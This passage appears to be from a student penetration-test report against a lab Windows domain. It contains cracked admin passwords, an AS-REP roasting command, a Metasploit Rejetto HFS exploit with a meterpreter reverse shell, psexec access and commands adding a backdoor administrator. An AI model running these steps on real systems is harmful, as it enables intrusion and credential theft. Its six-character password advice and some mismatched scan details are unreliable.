


Figure 37, Tester migrating shell to a SYSTEM process and dumping hashes

Since the tester got the hashes for all users through the hash dump, he decides to save them in a file called hashes.txt and uses Cain to crack them. To see all the hashes that were dumped go to Appendix B. For the cracking the tester firstly uses cain.txt. The full process of importing the hashes and cracking them can be found in Appendix C.




Figure 38, Tester successfully cracking 59 of 98 hashes using cain.txt

After that the tester uses rockyou.txt to attempt to crack the remaining hashes. This ends up cracking 10 more hashes bringing the total to 69 of 98 being cracked.




Figure 39, Tester using rockyou.txt to crack 10 more hashes

After successfully cracking 69 of 98 password the tester had the password for 7 out of 13 admin accounts. The admin passwords that were found for and their users were:

- D.Sandoval – PASS literal
- J.Tate - PASS knobber
- L.Vasquez – PASS anthropology32
- M.Boyd – PASS lifeboat60
- N.Wells – PASS picayune
- R.Baker – PASS mineralogy
- S.Brock – PASS voracity

To finish off his system hacking the tester attempted as-rep roasting, however the servers appeared to not be vulnerable to such an attack

```
root@kali:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py uadcwnet.com/ -usersfile ~/Desktop/users.txt -format hashcat -outputfile out.hashcat -no-pas
s
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User J.Tate doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User M.Johnston doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User M.Bradley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User M.Day doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User J.Mccormick doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User S.Glover doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User R.Bridges doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User E.Hoffman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User T.Reid doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User B.Stanley doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User J.Kelly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User C.Lamb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User C.Keller doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User N.Colon doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User J.Ballard doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User C.Mathis doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User S.Higgins doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 10, Tester attempting as-rep roasting

2.5 STEP 4 – ADVANCED PHASE

During the Advanced phase the tester created an admin account and exploited one more vulnerability that was found on Server1. The vulnerability in question was https://www.exploit-db.com/exploits/49125. It was found after the tester saw this open port in his Nmap scan

2087/tcp open http syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3

After browsing to it in the browser it displayed the following web page:




Figure 41, Webpage displayed on port 2087

Using the information found in Server information the tester did an www.exploit-db.com search and found the exploit shown in Figure 42.




Figure 11, Rejetto exploit in exploit-db

Following this the tester searched for the name Rejetto in Metasploit and found that the exploit was available to use there.




Figure 43, Tester searching for exploit

The tester selects the exploit for use and lists its options:




Figure 44, Tester selecting exploit and listing its options

After setting all the necessary options and running the exploit the tester successfully has found a second point of entry onto Server1. Screenshots of this process can be seen on Figure 45 and Figure 46.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.10.1     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      2087             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all
                                         addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.253   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Figure 45, Exploit options set

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] Using URL: http://0.0.0.0:8080/ljjnua3IUHvZujT
[*] Local IP: http://172.29.160.83:8080/ljjnua3IUHvZujT
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ljjnua3IUHvZujT
[*] Sending stage (175174 bytes) to 192.168.10.1
[!] Tried to delete %TEMP%\bdKIeOQcqX.vbs, unknown result
[*] Meterpreter session 5 opened (192.168.10.253:4444 → 192.168.10.1:63298) at 2022-01-19 17:23:24 -0500
[*] Server stopped.

meterpreter > dir
Listing: c:\temp
================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2022-01-19 17:08:28 -0500  %TEMP%
100777/rwxrwxrwx  760320  fil   2021-10-25 04:54:24 -0400  hfs.exe
100777/rwxrwxrwx  66      fil   2021-10-25 04:54:24 -0400  runhfs.bat
```

Figure 46, Successful exploit

For his next task the tester decided to create a user and add him to the administrators group. This was done by accessing Server1 through PSexec and launching PowerShell from our meterpreter shell.

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadcwnet.com as user 'J.Tate'...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 192.168.10.1
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 3 opened (192.168.10.253:4444 → 192.168.10.1:54170) at 2022-01-25 12:51:39 -0500

meterpreter > shell
Process 604 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> net user courseworkAdded added123 /add
net user courseworkAdded added123 /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Administrators courseworkAdded /add
net localgroup Administrators courseworkAdded /add
The command completed successfully.
```

Figure 47, User being added as admin in Server1

3 DISCUSSION

3.1 GENERAL DISCUSSION

The penetration tester was able to gain full administrator access into both Servers after starting with nothing more but a standard account with no special permissions. Using the FirstBase Techies methodology the tester was able to identify vulnerabilities in Server1-192.168.10.1 and abuse those vulnerabilities to gain access to both servers like how a malicious actor would. This means that a successful penetration test was conducted.

Since the test was successful it is time to summarize all the findings made by the tester, however it must be noted that there still probably are multiple issues with the servers which the current tester has missed due to lack of time and resources. That is why it is recommended a second test is performed by another tester with more time and resources to identify any issues which were missed or unable to be exploited by the first tester.

To start the summary of we shall look at what was found during the scanning step. During the scanning step the tester was able to gain valuable information about the services running on the machine by using Nmap which allowed him to use the exploit database found at www.exploit-db.com to find vulnerabilities on Server1-192.168.10.1. The open ports with vulnerabilities on Server 1 have been listed below.

- **80/tcp open http syn-ack Apache httpd (PHP 5.6.30)**
  |_http-server-header: Apache
  https://www.exploit-db.com/exploits/18084

- **2087/tcp open http syn-ack HttpFileServer httpd 2.3**
  |_http-server-header: HFS 2.3
  https://www.exploit-db.com/exploits/49125

The tester also ran a Nessus scan which showed that the servers had a total of 261 vulnerabilities.

During the enumeration step the Tester continued gathering information about his target system and completed the following goals:

- He started his enumeration by visiting the website which was hosted on port 80 on Server1. From there he found the name of the software which was powering the website and was able to find the above listed exploit.
- DNS Zone Transfer Misconfiguration was discovered on Server2 which allowed the tester to dump the entire DNS for further investigation.
- SMB Enumeration using Nbtscan

- Share Enumeration using Smbmap, which gave the tester the names of the shares on both servers out of which Fileshare1, Fileshare2, HR, Resources, SYSVOL and SYSVOL2 on Server 1 were of particular interest.
- SMB Enumeration using RPCclient, which allowed the tester to gain information about the server, domain, users, built-in/domain groups, SID of administrator's group and the username of the administrator
- SMB Enumeration using enum4linux
- Password policy enumeration using polenum

The enumeration provided the tester with a lot of information which proved to be enough for successful system exploitation in the next step. Some of the information which proved crucial for the next step was:

- The exploits which were discovered
- The users on the servers
- Weak password policy
- File shares
- Groups

After having decided that he has enough information, the tester moved on to the system hacking step. During it he completed the following goals:

- Gained access into Server1 using an exploit caused by the software powering the website. Following the access, the tester created a hello.txt file, connected to the server using a reverse shell and disabled the real-time monitoring.
- Searched the file shares for keywords, which led to the finding of 2 passwords. One of the passwords was encrypted but was quickly decrypted using gp3finder. The passwords were tested against the server and proved to be valid for 2 accounts.
- Used hydra to brute force password, since according to the password policy it was expected the passwords would not be too complex. This led to the finding of a password for an admin account called J.Tate.
- Using the admin credentials that were found the tester assigned the C drive of the server to a X: and Z: drive on his own machine.
- PSexec was ran from meterpreter and the admin credentials were used. Using the PSexec access the hashes were dumped.
- Hashes which were dumped were cracked using Cain dictionary attack. Initially only cain.txt was used which cracked 59 of 98 hashes, however afterwards rockyou.txt was used which end up cracking 10 more hashes bringing the total to 69 of 98. The hashes that were cracked allowed the tester to have the passwords of 7 out of the 13 admin accounts.
- Tester attempted as-rep roasting however both Servers appeared not vulnerable to such type an attack.

In the final step called advanced phase the tester employed one more vulnerability found on Server1 to gain access and added an administrator account on to the servers.

3.2 COUNTERMEASURES

The security of the systems proved not strong enough for the tester, who successfully completed the penetration test. This leads us to the question: “How can the system be made more secure?”. The countermeasure which could be taken by the company are the following:

- Have a strong and reliable firewall to block or slow any incoming Nmap scans. Preferable the firewall should deny everything by default, since it is a good idea to assume any kind of a connection is malicious.
- The company should also perform regular Nmap scans on their own servers to find open ports , which can later be block or closed to avoid unwanted access. This task can be automated using the Task Scheduler in Windows. “It is often said that the best defense is a good offense. An excellent way to defend against attackers is to think like them” (Nmap, n.d)
- To avoid having the Servers be vulnerable to known vulnerabilities all the software should regularly be patched to its newest version. Both vulnerabilities used to gain access onto Server1 have been patched.
- The weak password policy needs to be changed and made a lot stricter. This can be done by setting the minimum password length to a sensible amount such as 6, making sure password have at least 1 symbol and number, requiring frequent password changes and enabling account lockout. The users should also only be allowed to log into their accounts only during their working hours and have their log in requests denied during non-working hours.

Have a strong and reliable firewall to block or slow any incoming Nmap scans. Preferable the firewall should deny everything by default.

3.3 FUTURE WORK

As future work the tester can look for a way to gain access onto Server2 without using information gained from Server1. That was performed during these tests because of lack of time, however given enough time the tester should be able to find a vulnerability on Server2. This would simulate a malicious hacker attack more accurately since hackers do not have a deadline and as such can spend a significantly larger amount of time breaking into a system.

Social engineering could be applied against the employees to test their security training. For example, a phishing email could be sent to the users found during enumeration with the goal of deceiving them to handout information. Employees can also be attempted to be bribed to give information about internal systems or be made deliver malware onto the internal network.

Finally, while the tester used free tools which can be found inside Kali Linux and Windows and still managed to gain access into the system there is a big amount of non-free tools which could have made his job easier and showed him new points of entry. An example of those non-free tools is Nessus Pro which has a lot of extra features such as access to full Nessus database and more detailed reports.

REFERENCES

For URLs, Blogs:

Help Net Security, 2022 *Cyber risks top worldwide business concerns in 2022* [website]. 20 January. Available from: https://www.helpnetsecurity.com/2022/01/20/cyber-concern-2022/ [Accessed 21 January 2022].

Betanews (2022) *Cybercriminals can penetrate 93 percent of company networks* [website]. Available from: https://betanews.com/2021/12/20/cybercriminals-penetrate-93-percent-of-company-networks/ [Accessed 21 January 2022].

Cybersecurity Ventures (2020) *Cybercrime To Cost The World $10.5 Trillion Annually by 2025* [website]. 13 November. Available from: https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/ [Accessed 21 January 2022].

Embroker Team (2022) *Growth of Cybercrime costs* [image online]. 11 January. Available from: https://www.embroker.com/blog/cyber-attack-statistics/ [Accessed 21 January 2022].

National Cyber Security Center (2017) *Penetration testing* [website]. 8 August. Available from: https://www.ncsc.gov.uk/guidance/penetration-testing [Accessed 21 January 2022].

Network world (2018) *What is Nmap? Why you need this network mapper* [website]. 17 August. Available from: https://www.networkworld.com/article/3296740/what-is-nmap-why-you-need-this-network-mapper.html [Accessed 21 January 2022].

Nmap (n.d) *Chapter 11. Defenses against Nmap* [website]. Available from: https://nmap.org/book/nmap-defenses-proactive-scanning.html [Accessed 21 January 2022].

APPENDICES

3.4 APPENDIX A

3.4.1 Nmap scan Server1-192.168.10.1

```
# Nmap 7.92 scan initiated Sun Jan 16 00:02:33 2022 as: nmap -sT -p 1-10000 -v -v -sV -O --osscan-guess
--script=banner -oN 192.168.10.1TCP.txt 192.168.10.1
Nmap scan report for 192.168.10.1
Host is up, received arp-response (0.00055s latency).
Scanned at 2022-01-16 00:02:34 Co-ordinated Universal Time for 479s
Not shown: 9980 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
25/tcp   open  smtp          syn-ack ArGoSoft Freeware smtpd 1.8.2.9
|_banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53/tcp   open  domain        syn-ack Simple DNS Plus
79/tcp   open  finger        syn-ack ArGoSoft Mail fingerd
80/tcp   open  http          syn-ack ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2022-01-16 00:09:58Z)
110/tcp  open  pop3          syn-ack ArGoSoft freeware pop3d 1.8.2.9
|_banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0.,
Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
(workgroup: UADCWNET)
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp  open  tcpwrapped    syn-ack
2087/tcp open  http          syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0.,
Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack .NET Message Framing
```

MAC Address: 00:15:5D:00:04:12 (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows 10 1709 - 1803 (93%), Microsoft Windows Server 2012 (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 10 1703 (91%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=1/16%OT=22%CT=%CU=30586%PV=Y%DS=1%DC=D%G=N%M=00155D%TM=61E36279%P=i686-pc-windows-windows)
SEQ(SP=100%GCD=1%ISR=106%TI=I%CI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NNS)
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)
T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
